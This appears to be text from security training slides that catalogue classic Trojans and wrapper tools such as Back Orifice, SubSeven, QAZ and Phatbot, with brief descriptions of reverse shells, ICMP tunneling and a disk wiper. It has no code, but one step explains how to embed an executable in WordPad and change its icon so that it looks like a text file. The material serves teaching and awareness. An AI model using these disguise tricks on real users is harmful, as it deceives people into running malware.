

⊙ Yet another binder

- Created on March 2002
- Supports Windows platform
- Also known as YAB

Packaging Tool: WordPad


⦿ Open WordPad. Using the mouse, drag-and-drop Notepad.exe into the WordPad window. On double-clicking the embedded icon, Notepad will open. Now, right-click on the Notepad icon within WordPad and copy it to the desktop.

⦿ The icon that appears is very similar to the default text icon. The icon can be changed by using the properties box.




RemoteByMail

- Control and access your computer through email
- Can retrieve files or folders by sending commands through email
- It is an easier and more secure way of accessing files or executing programs



Tool: Icon Plus


- Icon Plus is a conversion program for translating icons between various formats
- This kind of application can be used by an attacker to disguise his malicious code or Trojan so that users are tricked into executing it



Classic tool presented here as proof of concept


Defacing Application: Restorator

- It is a versatile skin editor for any Win32 programs: change images, icons, text, sounds, videos, dialogs, menus, and other parts of the user interface
- Using this can create one's own User-styled Custom Applications (UCA)
- Restorator has many built-in tools
- Powerful find and grab functions let the user retrieve resources from all files on their disks



Tetris


- ⊙ Tetris program can be used as a Trojan wrapper
- ⊙ Addictive game
- ⊙ Easy to send by mail



HTTP Trojans

- ⦿ The attacker must install a simple Trojan program on a machine in the internal network, the Reverse WWW shell server
- ⦿ Reverse WWW shell allows an attacker to access a machine on the internal network from the outside
- ⦿ On a regular basis, usually 60 seconds, the internal server will try to access the external master system to pick up commands
- ⦿ If the attacker has typed something into the master system, this command is retrieved and executed on the internal system
- ⦿ Reverse WWW shell uses standard http protocol
- ⦿ It looks like an internal agent is browsing the web

Trojan Attack Through Http



Tool: Hard Disk Killer (HDKP4.0)

- ⊙ The Hard Drive Killer Pro series of programs offers one the ability to fully and permanently destroy all data on any given Dos or Win3.x/9x/NT/2000 based system...in other words, 90% of the PCs worldwide
- ⊙ The program, once executed, will start eating up the hard drive and/or infect and reboot the hard drive within a few seconds
- ⊙ After rebooting, all hard drives attached to the system would be formatted (in an un-recoverable manner) within only 1 to 2 seconds, regardless of the size of the hard drive

Classic tool presented here as proof of concept

ICMP Tunneling

- ◉ Covert Channels are methods in which an attacker can hide the data in a protocol that is undetectable
- ◉ Covert Channels rely on techniques called tunneling, which allow one protocol to be carried over another protocol
- ◉ ICMP tunneling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control, a compromised system



Trojan: Phatbot


- ⊙ This Trojan allows the attacker to have control over computers and link them into P2P networks that can be used to send large amounts of spam email messages or to flood websites with data in an attempt to knock them offline
- ⊙ It can steal Windows Product Keys, AOL logins and passwords, as well as CD keys of some famous games
- ⊙ It tries to disable antivirus software and firewalls

Classic Trojan presented here as proof of concept

Trojan: Amiris

- ◉ It has more than 400 ready-to-use options
- ◉ It is the only Trojan that has a live update
- ◉ The server copies itself to the Windows directory, so even if the main file is deleted, the victim is still infected
- ◉ The server automatically sends the requested notification as soon as the victim gets online

Source: <http://www.immortal-hackers.com>



Classic Trojan presented here as proof of concept

Trojan: Senna Spy

- ◉ Senna Spy Generator 2.0 is a Trojan generator. Senna Spy Generator is able to create a Visual Basic source code for a Trojan based on a few options
- ◉ This Trojan is compiled from generated source code, anything could be changed in it

Source: <http://sennaspy.cjb.net/>

Server Features

Change wallpaper

Chat with server

Execute DOS commands

Find files

FTP server

Hang up internet connection

Open/close CD-Rom

Play AVI or WAV

Reset windows

Send keys

Classic Trojan presented here as proof of concept

Trojan: QAZ

- ⦿ It is a companion virus that can spread over the network
- ⦿ It also has a "backdoor" that will enable a remote user to connect to and control the computer using port 7597
- ⦿ It may have originally been sent out by email
- ⦿ It renames Notepad to note.com
- ⦿ Modifies the registry key:
HKLM\software\Microsoft\Windows\Current
Version\Run

Classic Trojan presented here as proof of concept

Microsoft Network Hacked by QAZ Trojan

<http://www.msnbc.com/msn/482011.asp> Oct. 29, 2000

The intruder who broke into Microsoft's internal network may have done so through an employee's home machine connected to the network, Microsoft officials told the New York Times. In a report published Sunday, the software company's corporate security officer also told the Times that the break-in was first noticed when irregular new accounts began appearing more than a week ago. MICROSOFT ACKNOWLEDGED on Friday that its security had been breached and that outsiders using a "Trojan horse" virus had gotten a look at but did not corrupt a valuable software blueprint, or "source code," for a computer program under development.


Case study

Trojan: Back Orifice

⦿ Back Orifice (BO) is a remote Administration system which allows a user to control a computer across a TCP/IP connection using a simple console or GUI application. On a local LAN or across the Internet, BO gives its user more control of the remote Windows machine than the person at the keyboard of the remote machine.

⦿ Back Orifice was created by a group of well-known hackers who call themselves the CULT OF THE DEAD COW.

⦿ BO is small, and entirely self installing.




Source: <http://www.cultdeadcow.com/>

Classic Trojan presented here as proof of concept

Trojan: Back Orifice 2000



BO2K has stealth capabilities, it will not show up on the task list and runs completely in hidden mode



Back Orifice accounts for the highest number of infestations on Microsoft computers.

The BO2K server code is only 100KB. The client program is 500KB.

Once installed on a victim PC or server machine, BO2K gives the attacker complete control of the system.

Classic Trojan presented here as proof of concept

Back Oriffice Plug-ins

- ⊙ BO2K functionality can be extended using BO plug-ins
- ⊙ BOPeep (Complete remote control snap in)
- ⊙ Encryption (Encrypts the data sent between the BO2K GUI and the server)
- ⊙ BOSOCK32 (Provides stealth capabilities by using ICMP instead of TCP UDP)
- ⊙ STCPIO (Provides encrypted flow control between the GUI and the server, making the traffic more difficult to detect on the network)

Trojan: SubSeven

- ⊙ SubSeven is a Win32 Trojan
- ⊙ The credited author of this Trojan is Mobman
- ⊙ Its down the computer and causes a constant stream of error messages
- ⊙ SubSeven is a Trojan virus most commonly spread through file attachments in email messages and the ICQ program



Classic Trojan presented here as proof of concept


Trojan: CyberSpy Telnet Trojan

- ⊙ CyberSpy is a telnet Trojan which means a client terminal is not necessary to get connected
- ⊙ It is written in VB and a little bit of C programming
- ⊙ It supports multiple clients
- ⊙ It has about 47 commands
- ⊙ It has ICQ, email, and IRC bot notification
- ⊙ Other things like fake error/port/pw/etc. can be configured with the editor

Classic Trojan presented here as proof of concept

Trojan: Subroot Telnet Trojan

- ⦿ It is a telnet remote administration tool
- ⦿ It was written and tested in the republic of South Africa.
- ⦿ It has variants
 - SubRoot 1.0
 - SubRoot 1.3



Classic Trojan presented here as proof of concept

Trojan: Let Me Rule! 2.0 BETA 9

- ◉ Written in Delphi
- ◉ Released in January 2004
- ◉ A remote access Trojan
- ◉ It has DOS prompt that allows control of victim's command.com
- ◉ It deletes all files in a specific directory
- ◉ All type of files can be executed at the remote host
- ◉ The new version has an enhanced registry explorer



Classic Trojan presented here as proof of concept

